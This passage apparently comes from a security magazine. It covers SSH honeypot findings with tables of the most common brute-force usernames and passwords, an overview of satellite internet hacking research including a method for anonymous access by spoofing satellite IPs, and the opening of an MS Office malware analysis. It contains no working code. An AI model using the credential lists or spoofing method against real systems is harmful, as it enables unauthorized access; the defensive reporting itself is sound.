12. Nicob, [Full-disclosure] Kojoney (SSH honeypot) remote DoS. Feb 24, 2010. *http://www.securityfocus.com/bid/38395*
13. psyBNC Homepage, *http://www.psybnc.at/*
14. OSSEC Open Source Host-based Intrusion Detection System, *http://www.ossec.net*
15. sshblack script homepage, *http://www.pettingers.org/code/sshblack.html*

FURTHER READING

Wolfgang, N., *SSH Brute Force: Second Steps of an Attacker. http://www.cs.drexel.edu/~nkw42/research/Wolfgang_SecondSteps.pdf* (September 6, 2008)

100 MOST COMMON LOGINS

Username	Count	Username	Count	Username	Count	Username	Count
root	45403	mailtest	266	student	167	alex	90
test	4128	service	263	testing	166	usuario	90
admin	1396	fax	259	temp	161	linux	89
oracle	1287	squid	250	games	156	mythtv	89
user	881	public	242	cyrus	153	roor	88
guest	872	video	240	prueba	149	marketing	86
postgres	773	print	232	amanda	143	server	85
webmaster	540	http	226	teste	141	ftpguest	82
mysql	538	help	218	test1	134	support	81
nagios	536	sysadmin	216	michael	127	www-data	76
tester	480	webalizer	212	upload	120	netdump	70
ftp	456	sysadm	207	ts	119	paul	67
backup	444	html	202	apache	118	john	67
web	436	printer	202	zabbix	118	daemon	67
administrator	384	helpdesk	200	news	116	uucp	67
info	359	rootadmin	199	master	103	david	65
ftpuser	343	sale	199	mike	101	users	65
sales	336	nobody	198	rpm	100	adam	63
office	331	webmin	198	user1	99	gdm	63
tomcat	323	mailadmin	198	condor	99	informix	62
webadmin	313	mailftp	197	prueva	97	wwwrun	61
postfix	306	mailuser	196	sshd	96	spam	60
mail	305	www	194	TeamSpeak	96	adrian	60
toor	301	operator	187	test2	94	students	59
testuser	268	adm	168	123456	93	samba	57

100 MOST COMMON PASSWORDS

Password	Count	Password	Count	Password	Count	Password	Count
123456	2361	abcd1234	218	rootroot	142	0000	103
root	2111	user	217	[subdomain.domain]*	142	54321	103
test	2084	passw0rd	215	guest	141	internet	102
password	1283	1qaz2wsx	209	12	140	sunos	102
qwerty	855	12345678	208	[servername.subdomain]*	140	secret	101
1234	839	654321	188	password123	139	123321	101
123	690	linux	179	webmaster	132	manager	100
1q2w3e	615	1q2w3e4r	177	mail	129	qwertyuiop	95
12345	546	pa55w0rd	176	root1234	129	root1	94
changeme	460	testing	175	apache	128	[servername.subdomain.domain]*	94
oracle	421	root123	173	asdfgh	127	user123	91
abc123	376	1234567	172	r00t	126	server	90
welcome	369	123qwe	170	webadmin	125	q1w2e3r4	90
admin	337	123123	168	admin1	124	michael	88
1a2b3c	315	pass	160	000000	122	abc	85
redhat	314	tester	159	321	116	zxcvbnm	85
master	309	mysql	155	pass123	115	123qaz	85
ad4teiubesc26051986	295	letmein	153	ftp	114	user1	84
111111	280	[servername]*	151	debian	112	ftpuser	82
1	270	postgres	150	nagios	109	1111	81
p@ssw0rd	261	[subdomain]*	150	fedora	108	office	80
test123	254	1234567890	149	a	106	aaa	79
passwd	226	backup	148	oracle123	104	1q2w3e4r5t	79
administrator	220	admin123	146	password1	104	student	79
123456789	219	qazwsx	144	shell	103	teamspeak	79


A Brief Overview on SATELLITE HACKING

By **Anchises Moraes Guimarães de Paula**, *iDefense*

As a large portion of worldwide Internet users increasingly rely on satellite communication technologies to connect to the Web, a number of vulnerabilities within these connections actively expose satellites to potential attacks. The implications of such a successful attack are massive, as satellites are the only means of broadcasting communications in many regions around the globe and an attacker could act from everywhere.

Broadband Internet access via satellite is available almost worldwide. Satellite Internet services are the only possible method of connecting remote areas, the sea or countries where traditional Internet cable connections are still not accessible. Satellite communications are also widely adopted as backup connection providers by several organizations and countries for those times when the terrestrial communications infrastructure is not available, damaged or overloaded. By the end of 2008, an estimated 842,000 US consumers relied on satellite broadband Internet access.[1]

Communications satellites routinely receive and rebroadcast data, television, image and some telephone transmissions without the proper security measures, leading to frequent fraud and attacks against satellite services. Traditional fraud techniques and attack vectors include satellite TV hacking and the use of illicit decoding technology to hack into television satellite signals. In addition, satellite communications are easily susceptible to eavesdropping if not properly encrypted.




SATELLITE BASICS

Satellites are an essential part of our daily lives. Many global interactions rely on satellite communications or satellite-powered services, such as Global Positioning Systems (GPSs), weather forecasts, TV transmissions and mapping service applications based on real satellite images (such as Google Maps). "Although anything that is in orbit around Earth is technically a satellite, the term "satellite" typically describes a useful object placed in orbit purposely to perform some specific mission or task."[2] There are several satellite types, defined by their orbits and functions: scientific, Earth and space observation, reconnaissance satellites (Earth observation or communications satellites deployed for military or intelligence applications) and communications, which include TV, voice and data connections. Most satellites are custom built to perform their intended functions.

Organizations and consumers have used satellite communication technology as a means to connect to the Internet via broadband data connections for a long time. Internet via satellite provides consumers with connection speeds comparable or superior to digital subscriber line (DSL) and cable modems. Data communication uses a similar design and protocol to satellite television, known as Digital Video Broadcasting (DVB), a suite of open standards for digital television. DVB standards are maintained by the DVB Project, an international industry consortium. Services using DVB standards are available on every continent with more than 500 million DVB receivers deployed, including at least 100 million satellite receivers.[3] Communications satellites relay data, television, images and telephone transmissions by using the transponder, a radio that receives a conversation at one frequency and then amplifies it and retransmits the signal back to Earth on another frequency that a ground-based antenna may receive. A satellite normally contains 24 to 32 transponders, which are operating on different frequencies.[4]

Modern communications satellites use a variety of orbits including geostationary orbits,[5] Molniya orbits,[6] other elliptical orbits and low Earth orbits (LEO).[7] Communications satellites are usually geosynchronous because ground-based antennas, which operators must direct toward a satellite, can work effectively without the need to track the satellite's motion. This allows technicians to aim satellite antennas at an orbiting satellite and leave them in a fixed position. Each satellite occupies a particular location in orbit and operates at a particular frequency assigned by the country's regulator as the Federal Communications Commission (FCC) in the U.S. The electromagnetic spectrum usage is regulated in every country, so that each government has its regulatory agency which determines the purpose of each portion of radio frequency, according to international agreements.

Exhibit 1. Unidirectional Access with Terrestrial Return (also known as Satmodem)[8]



The satellite provider supports Internet access and Internet applications through the provider teleport location, which connects to the public switched telephone network (PSTN) and the Internet. There are three types of Internet via satellite access: one-way multicast, unidirectional with terrestrial return and bidirectional access. One-way multicast transmits IP multicast-based data, both audio and video; however, most Internet protocols will not work correctly because they require a return channel. A single channel for data download via a satellite link characterizes unidirectional access with terrestrial return, also known as "satmodem" or a "one-way terrestrial return" satellite Internet system, and this type of satellite access uses a data uplink channel with slower speed connection technologies (see *Exhibit 1*).


Unidirectional access systems use traditional dial-up or broadband technology to access the Internet, with outbound data traveling through a telephone modem or a DSL connection, but it sends downloads via a satellite link at a speed near that of broadband Internet access. Two-way satellite Internet service, also known as bidirectional access or "astro-modem," involves both sending and receiving data via satellite to a hub facility, which has a direct connection to the Internet (see *Exhibit 2*).

The required equipment to access satellite communication includes a satellite dish, a receiver for satellites signals, which is a low-noise block (LNB) converter, a decoder, a satellite modem and special personal-computer software. Usually, a single device or PCI card integrates the decoder and modem. Several software programs and online tools are widely available.

Satellite Internet customers range from individual home users to large business sites with several hundred users. The advantages of this technology include a greater bandwidth than other broadband technologies, nearly worldwide coverage, and additional support to television and radio services. Satellite broadband service is available in areas that terrestrially based wired technologies (e.g., cable and DSL) or wireless technologies cannot operate. The disadvantages, however, are numerous: weather conditions (rain, storms or solar influences) might affect satellite communications, satellites demand expensive hardware and have a complex setup (install-

Satellites are an essential part of our daily lives. Many global interactions rely on satellite communications or satellite-powered services.

Exhibit 2. Bidirectional Satellite Communication[9]



ing a satellite dish takes some knowledge to configure the satellite's polarization and orientation), and the satellite providers charge relatively high monthly fees. Moreover, many types of applications, such as voice-over Internet protocol (VoIP) and videoconferenc-

RESEARCH ON HACKING SATELLITES

Typical attacks against satellite networks include satellite television hacking (the use of illegal reprogrammed descrambler cards from legitimate satellite equipment to allow unlimited TV service without a subscription)[11] and hacking into satellite networks to transmit unauthorized material, such as political propaganda.[12] In March 2009, Brazilian Federal Police arrested a local group that was using U.S. Navy satellites for unauthorized communication.[13] According to WIRED, "to use the satellite, pirates typically take an ordinary ham radio transmitter, which operates in the 144- to 148-MHZ range, and add a frequency doubler cobbled from coils and a varactor diode." Radio enthusiasts can buy all the hardware near any truck stop for less than USD $500, while ads on specialized websites offer to perform the conversion for less than USD $100.[14] To help the industry fight such incidents, information security researchers have been investigating the inherent security, design and configuration flaws in publicly accessible satellite communication networks and protocols, and they are making impressive progress.

Radio enthusiasts can buy all the hardware near any truck stop for less than USD $500.

In 2004, security researcher Warezman presented early studies on satellite hacking at the Spanish conference UNDERCON 0x08.[15] In July 2006, Dan Veeneman presented additional studies on satellite hacking at Defcon 04.[16] Recently, various security researchers are leading the innovation in this area, notably, Jim Geovedi, Raditya Iryandi and Anthony Zboralski from the consulting company Bellua Asia Pacific; Leonardo Nve Egea from the Spanish information security company S21SEC; and white-hat hacker Adam Laurie, director of security research and consultancy at Aperture Labs Ltd.

In September 2006, Geovedi and Iryandi presented a "Hacking a Bird in the Sky"[17] talk about hijacking very small aperture terminal (VSAT) connections at the 2006 Hack in the Box security conference (HITBSecConf2006) in Malaysia.[18] They listed various hypothetical attacks against satellite communication systems, such as denial of service (DoS) conditions (uplink or downlink jamming, overpower uplink) and orbital positioning attacks (raging transponder spoofing, direct commanding, command replay, insertion after confirmation but prior to execution), and gave a presentation about how to get access to the data link layer. Later, at the 2008 edition of the Hack In The Box Security Conference, Geovedi, Iryandi and Zboralski gave a presentation about how to compromise the satellite communication's network layer and how to run a practical "satellite piggyjacking" attack, which exploits the satellite trust relationship on a VSAT network by finding a "free" (unused) frequency range inside a user-allocated frequency to transmit and receive data.

At the February 2009 Black Hat DC conference, Adam Laurie presented how to hack into satellite transmissions using off-the-shelf components that Laurie assembled himself by spending just $785 US. Laurie claimed that he has been doing satellite feed hunting[19] since the late 1990s. By using a modified Dreambox, a German receiver for digital TV and radio programs based on a Linux operating system, he was able to monitor Internet satellite transmission and to pipe its feed into his laptop. From there, he could analyze packets using standard programs such as the popular network protocol analyzer Wireshark. According to The Register, "Laurie has also developed software that analyzes hundreds of channels to pinpoint certain types of content, including traffic based on transmission control protocol (TCP), user datagram protocol (UDP), or simple mail transfer protocol (SMTP). The program offers a 3D interface that allows the user to quickly isolate e-mail transmissions, Web surfing sessions or television feeds that have recently been set up."[20]

In 2009, Leonardo Nve, a Spanish senior security researcher, presented his experiments on satellite communications security at several conferences around the world, including the Argentinean Ekoparty[21] and the t2´09 Information Security Conference in Finland,[22] as well as the 2010 edition of BlackHat DC, among others. His investigation is concentrated on malicious attacks on satmodem communications and how to get an anonymous connection via the satellite provider's broadband network. Previously, satellite studies focused only on feeds interception and data capture, since researchers were focusing on passive vulnerabilities. Nve was able to run active attacks against the satellite clients and providers using easy-to-find tools such as a satellite dish, an LNB, cables, support, a digital video broadcast (DVB) system PCI card, a Satfinder tool and a Linux box with the necessary free software, such as Linuxtv, kernel drivers for DVB PCI cards, Linuxtv application tools and DVBsnoop (a DVB protocol analyzer console available at http://dvbsnoop.sourceforge.net), and the Wireshark tool for data capture.[23]

Nve based his attack research on finding open Internet satellite connections by running blind scans on available satellite channels and hacking into DVB protocol. During his tests, he was able to capture 7,967 data packets from typical Internet traffic in just 10 seconds. According to his reports, data packets transmitted most of the sensitive communication in plain text with no encryption.[24]


To get an anonymous Internet connection via the satellite broadband network, Nve used this local Internet access connection as an uplink and the hacked satellite connection as a downlink since he had the necessary means to capture all satellite traffic, including the IP response packets. By figuring out the ISP satellite IP address range and using a satellite IP address not in use, Nev established a TCP connection by sending packets with the spoofed satellite network's IP address via his local Internet connection (a dial-up or regular broadband connection) and he received the response by sniffing the packets via the satellite interface (see *Exhibit 3*).

Such attack is virtually untraceable, once the attacker can establish his or her connection from anywhere in the world, due to the fact that the satellite signal is the same for everyone within the satellite coverage area. That is, if a user based in Berlin uses a satellite company that provides coverage throughout Europe, a malicious user could capture the downstream channel in Sicily or Paris. This technique leads to several new possible attacks, such as domain name system (DNS) spoofing, TCP hijacking and attacking generic routing encapsulation (GRE) protocol.

Proven insecure, satellite communications provide almost no protection against unauthorized eavesdropping since they broadcast all communications to a large area without

... Data packets transmitted most of the sensitive communication in plain text with no encryption.

Exhibit 3. Getting Anonymous Internet Access via Satellite Network



proper confidentiality controls. Various passive and active threats against insecure Internet satellite communications include sniffing, DoS attacks and establishing anonymous connections. Hacking into satellite receivers is much easier now than it was in the past, thanks to the widespread availability of Linux tools and several online tutorials.

CONCLUSION


Governmental, Military organizations and most of the companies included within the critical infrastructure sector such as transport, oil and energy, are using satellite communications for transmitting sensitive information across their widespread operations. This includes the use of satellite communication at industrial plants operating supervisory control and data acquisition (SCADA) systems. The relevance of satellite communication protection and the consequences of a security incident should enforce these organizations to deploy additional security measures to their internal communication technologies. Companies and organizations that use or provide satellite data connections must be aware of how insecure satellite connections are and aware of the possible threats in this environment. Companies and users must implement secure protocols to provide data protection, such as virtual private network (VPN) and secure sockets layer (SSL), since most traffic transmits unencrypted and is widely available in a large geographic area under the satellite's coverage.

ABOUT THE AUTHOR

Anchises M. G. de Paula, CISSP, is an International Cyber Intelligence Analyst at iDefense, a VeriSign company. He has more than 15 years of strong experience in Computer Security, and previously worked as Security Officer in Brazilian telecom companies before becoming Security Consultant for local infosec resellers and consulting companies. Anchises holds a Computer Science Bachelor degree from Universidade de Sao Paulo (USP) and a master degree in Marketing from ESPM. He has also obtained various professional certificates including CISSP, GIAC (Cutting Edge Hacking Techniques) and ITIL Foundations. As an active member of Brazilian infosec community, he was the President of ISSA Chapter Brazil in 2009 and one of the founding members of Brazilian Hackerspace and Brazilian Cloud Security Alliance chapter. •

>>REFERENCES

1. "State of the Satellite Industry Report." June 2009. Satellite Industry Association. *http://www.sia.org/news_events/2009_State_of_Satellite_Industry_Report.pdf.*
2. Brown, Gary. "How Satellites Work." HowStuffWorks. *http://science.howstuffworks.com/satellite1.htm. Accessed on Nov. 5, 2009.*
3. "Introduction to the DVB Project." Mar. 23, 2010. DVB. *http://www.dvb.org/technology/fact_sheets/DVB-Project_Factsheet.pdf.*
4. "Satellite Technology." Nov. 5, 2009. Satellite Broadcasting & Communications Association (SBCA). *http://www.sbca.com/receiver-network/satellite-receiver.htm.*
5. Geostationary orbits (also called geosynchronous or synchronous orbits) are orbits in which a satellite always positions itself over the same spot on Earth. Many geostationary satellites (also known as Geostationary Earth Orbits, or GEOs) orbit above a band along the equator, with an altitude of about 22,223 miles. (Brown, Gary. "How Satellites Work." HowStuffWorks. *http://science.howstuffworks.com/satellite5.htm. Accessed on Nov. 5, 2009.*)
6. The Molniya orbit is highly eccentric — the satellite moves in an extreme ellipse with the Earth close to one edge. Because the planet's gravity accelerates it, the satellite moves very quickly when it is close to the Earth. As it moves away, its speed slows, so it spends more time at the top of its orbit farthest from the Earth. (Holli Riebeek. "Catalog of Earth Satellite Orbits / Three Classes of Orbit." Nov. 5, 2009. NASA Earth Observatory. *http://earthobservatory.nasa.gov/Features/OrbitsCatalog/page2.php.*)
7. A satellite in low Earth orbit (LEO) circles the earth 100 to 300 miles above the Earth's surface..("What Is a Satellite?" Satellite Industry Association. Nov. 5, 2009. Boeing. *http://www.sia.org/industry_overview/sat101.pdf.*)
8. Warezzman. "DVB: Satellite Hacking For Dummies." 2004. Undercon. *http://www.undercon.org/archivo/0x08/UC0x08-DVB-Satellite_Hacking.pdf.*
9. Based on "DVB: Satellite Hacking for Dummies" by Warezzman source: *http://www.undercon.org/archivo/0x08/UC0x08-DVB-Satellite_Hacking.pdf.*
10. Brown, Gary. "How Satellites Work." HowStuffWorks. *http://science.howstuffworks.com/satellite7.htm.* Nov. 5, 2009.
11. Berry, Walter. "Arrests Made in TV Satellite Hacking." Jan. 25, 2009. abc News. *http://abcnews.go.com/Technology/story?id=99047.*
12. Morrill, Dan. "Hack a Satellite while it is in orbit." April 13, 2007. Toolbox for IT. *http://it.toolbox.com/blogs/managing-infosec/hack-a-satellite-while-it-is-in-orbit-15690.*
13. "PF descobre equipamento capaz de fazer 'gato' em satélite dos EUA" ("PF discovered equipment to hook into U.S. satellite"). March 19, 2009. Jornal da Globo. (Global Journal). *http://g1.globo.com/Noticias/Tecnologia/0,,MUL1049142-6174,00-PF+DESCOBRE+EQUIPAMENTO+CAPAZ+DE+FAZER+GATO+EM+SATELITE+DOS+EUA.html.*
14. Soares, Marcelo. "The Great Brazilian Sat-Hack Crackdown." Apr. 20, 2009. WIRED. *http://www.wired.com/politics/security/news/2009/04/fleetcom.*
15. Undercon home page. *http://www.undercon.org/archivo.php?ucon=8.* Accessed on Nov. 5, 2009.
16. DEF CON IV home page. *http://www.defcon.org/html/defcon-4/defcon-4.html.* Accessed on Nov. 5, 2009.
17. Note: "Bird" is a term for satellite.
18. HITBSecConf2006 home page. *http://conference.hitb.org/hitbsecconf2006kl.* Accessed on Nov. 5, 2009.
19. Note: "Feed Hunting" means looking for satellite feeds that no one is supposed to find.
20. Goodin, Dan. "Satellite-hacking boffin sees the unseeable." Feb. 17, 2009. The Register. *http://www.theregister.co.uk/2009/02/17/satellite_tv_hacking.*
21. Ekoparty Security Conference home page. *http://www.ekoparty.com.ar.* Accessed on Nov. 5, 2009.
22. t2´09 Information Security Conference home page. *http://www.t2.fi/conference.* Accessed on Nov. 5, 2009.
23. Nve, Leonardo. "Playing in a Satellite environment 1.2.."). Black Hat. *http://blackhat.com/presentations/bh-dc-10/Nve_Leonardo/BlackHat-DC-2010-Nve-Playing-with-SAT-1.2-wp.pdf.* Accessed on May 28, 2010.
24. Nve, Leonardo. "Satélite: La señal del cielo que estabas esperando (II)" ("Satellite: The sign from sky that you were waiting for (II)"). Jan. 16, 2009. S21sec. *http://blog.s21sec.com/2009/01/satlite-la-seal-del-cielo-que-estabas_16.html.*



CHINESE Malware Factory

Paradox of "MS Office based Malware"

By **Aditya K Sood**, Sr. Security Practitioner, Armorize

With the advent of new technologies, new protection parameters are evolving. Are technologies good enough to combat the diversified nature of malware? Well, may or may not be. The world has been noticing a new trend of malware which uses office files to corrupt the system, thereby resulting in complete take over of the victim machine. The most versatile nature of office infection comes from the Chinese malware.

[MALWARE ANALYSIS]

The world is grappling with the most versatile malware from China in the recent times. The exploitation index of vulnerable software is really high. Recent attacks involved MS Office for malware infection by the Chinese attackers. The Google provides a little edge in determining the integrity of the website through safe browsing and by flagging a message prior to website's visit. The search engine also notifies about the malicious websites. The Chinese CN domain is considered as the most spoiled domain for spreading malware throughout the world. 60% of the online malware comes from China, considering the different facets. If one still goes out on search engine, one can find the facts as provided in *Figure 1*, *Figure 2* and *Figure 3*.

Figure 1. Malicious website spreading XLS files

Figure 2. Malicious website spreading DOC files




Figure 3. Malicious website spreading PPT files

The above presented snippets are the normal cases that are noticed in a day to day routine. More sophisticated Office malware does not get traced by the search engine. This is mentioned to show the anatomy of Office base malware. It depends a lot on the way these malware are served on the internet. Primarily, rogue serves are used in order to trigger infection. 6 out of 10 files downloaded from Chinese domain show some kind of vulnerable behavior. On aggressive testing of a number of MS Office files from the Chinese domains, we came across the facts about the most widespread infection, as presented in *Listing 1*.

Listing 1: Most exploited vulnerabilities

JUST A FACT:
CVE: 2008-3005: An issue exists in the handling of "FORMAT" records within an Excel spreadsheet (XLS). By crafting a spreadsheet with an out-of-bounds array index, attackers are able to cause Excel to write a byte to arbitrary locations in stack memory.
Ref: http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=741
CVE: 2008- 4841: A memory corruption error in the WordPad Text Converter when processing a specially crafted Word 97 file (.doc, .wri, or .rtf extension), which could be exploited by attackers to execute arbitrary code by tricking a user into opening a malicious file.
Ref: http://www.vupen.com/english/advisories/2008/3390

The above stated vulnerabilities are not the only exploited issues through Chinese malware. The Excel malformed format record vulnerability and MS word text converter vulnerability are used extensively in the exploitation by executing arbitrary code through the MS Office malware.

Truth and Lies about MS Office 2003 (Binary)and MS Office 2007 (XML+Zip)

Newer versions of software's always exhibit dramatic impact on the working nature of inbuilt components. Usually, a new design practice is adopted to avert the security vulnerabilities arising from the vulnerable components in the software itself. This also results in curing the malware infections by sanitizing the behavior of components in the system itself. MS Office has shown tremendous transformation in the functionality and opted different security solutions in order to avoid the exploitation. Understanding the changes is a must to analyze the office malware which is used by the Chinese attackers for compromising the systems through infection. The important points which should be taken into consideration for analyzing office malware are as follows.

MS Office 2003 files have extensions as DOC, XLS and PPT. The files with these types of extension use complex binary format which is called as traditional format. For example:- MS Excel is primarily an Object Linking Environment (OLE) compound document which is considered as file system inside a single file. The complexity is a big factor in this type of file format and is more prone to bugs and exploitation. MS Office 2007 uses XML based file formats. No doubt XML based files are larger in size than the standard binary format but they are compressible which reduces the size to a great extent. MS Office 2007 uses file names with extensions such as XLSX, DOCX, PPTX which is a package of zipped file containing XML, BIN and RELS files. The unzipping of Ms Office 2007 files is termed as **Package Inflation** which means segregating the files into an individual file format. The opening and closing of MS Office 2007 files take time due to compression and decompression as compared to MS Office 2003. The advancements in file formats reduce the exploitation to some extent because of modular design rather than a single packed binary format. The volume of infection is more in MS Office 2003 as compared to MS Office 2007.

MS Office 2007 accepted a model of **Anti Macro Simulation** (AMS) as a default practice in which executable code through VB Macros is not allowed to run. There is a backward compatibility in using these macros which allows the macros to run based on certain group policies or user consent. This step stagnates the propagation of viral behavior and exploitation through VB macros. What about MS Office 2003? The answer lies in the fact that VB Macros are a part of the main code line and cannot be ignored in the previous versions of MS Office. It has been noticed that Chinese malware targets the vulnerable versions of MS Office, thereby exploiting the various inbuilt components. The Active X Controls are not even supported in a diversified manner in the MS Office 2007. This is also true that MS Office 2007 can run macros under specific conditions such as MS Office default templates, different extensions installed in the system as COM components etc. But group policy restrictions and avoidance of default templates and extensions can restrict the untamed behavior of these components.

MS Office 2007 supported the functionality of **Metadata Scrubbing** as a default practice built inside the software as document inspector. Previous versions of MS Office such as 2003 use an extension to remove the metadata from the document for privacy reasons. The purpose is to sanitize the privacy breach that occurs through hidden raw data inside the document. The information leakage through documents provides an edge to the attackers to utilize that information for strengthening the attacks.

A previous version of MS Office includes Excel which uses **Sharing External Data** (SED) functionality in order to dynamically activate the records with ODBC drivers through Windows XP including service packs. It uses **Dynamic Data Exchange** (DDE) to transfer data between Excel and other applications installed in the system. This process is known as **Intra Sharing of Data** (ISD) within the system components. Well, **Network DDE** (Net DDE) allows the Excel to share data among different computers on the network. This process is termed as **Network Data Sharing** (NDS). These both are the models of inter process communication using shred memory. This enhanced functionality is exploited by the malware attackers because it helps them to use the system with the applications collaboratively for infection. Purposefully, the support for Net DDE was removed from MS Vista looking at the exploitation of this protocol. The newer protocol in practice is **Real Time Data** (RTD) but is still not accepted widely. What about MS Office 2003 running on Windows XP? One can expect it to serve as the most easy exploitation environment through DDE. Excel present in MS Office 2007 does not support the vulnerable pattern of Net DDE.

All the above stated factors are instrumental in determining the success of exploits.

Inside MS Office Filter – OFFFILT.DLL


The MS Office filter has been exploited in the wild for a number of vulnerabilities released in the past. The parser used in the filtering mechanism was not good enough to deal with the untamed patterns of file format thereby leveraging an edge to the malware writers to exploit the vulnerabilities. The MS office conversion vulnerabilities are the result of inefficiency of MS Office filter. The IFilter implementation (in offfilt.dll) filters files for the documents in Microsoft Office, including the documents for Word, Excel, and PowerPoint. These include files with the extensions .doc, .mdb, .ppt, and .xlt. The filter performs functions as follows

1. Detecting any type of encryption in the objects through OLE properties.
2. Controlling Macro flow by detecting them and putting control over the execution.
3. Parsing OLE2 format and Magic value check
4. Scrutinizing the OLE objects.

A truth about IFilter as described by Microsoft is stated below

"*IFilter components for Indexing Service run in the Local Security context and should be written to manage buffers and to stack correctly. All string copies must have explicit checks to guard against buffer overruns. You should always verify the allocated size of the buffer and test the size of the data against the size of the buffer.*"

Figure 4. Ms Office filter used in OLE32.DLL implementation



[MALWARE ANALYSIS]

The above stated fact clears the point about the complexity of IFilters which led to vulnerabilities in the past. The functions used in the filter in OLE32.dll are presented in the *Figure 4*.

A brief explanation of the filter implementation is provided to understand the requisite flow of information through different functions that handle the objects inside the MS Office file format.


MS Office File Format – Detecting the Infection Point

The very straight fact in determining the success of an exploit is based on the reliability of the constructed pattern of the file. Well, the file has to follow the standard format in order to trigger the relative component functionality. So the question that arises here is what makes the MS Office exploits reliable? Where is the shellcode placed? Which part of the Ms Office files are used to store the shellcode for execution? The point here is to understand the format of MS Office files from exploitation point of view. In order to prove the sustainability of this concept, we will look into the model of infection used by the Chinese writers to spread malware in order to compromise the victim machines.

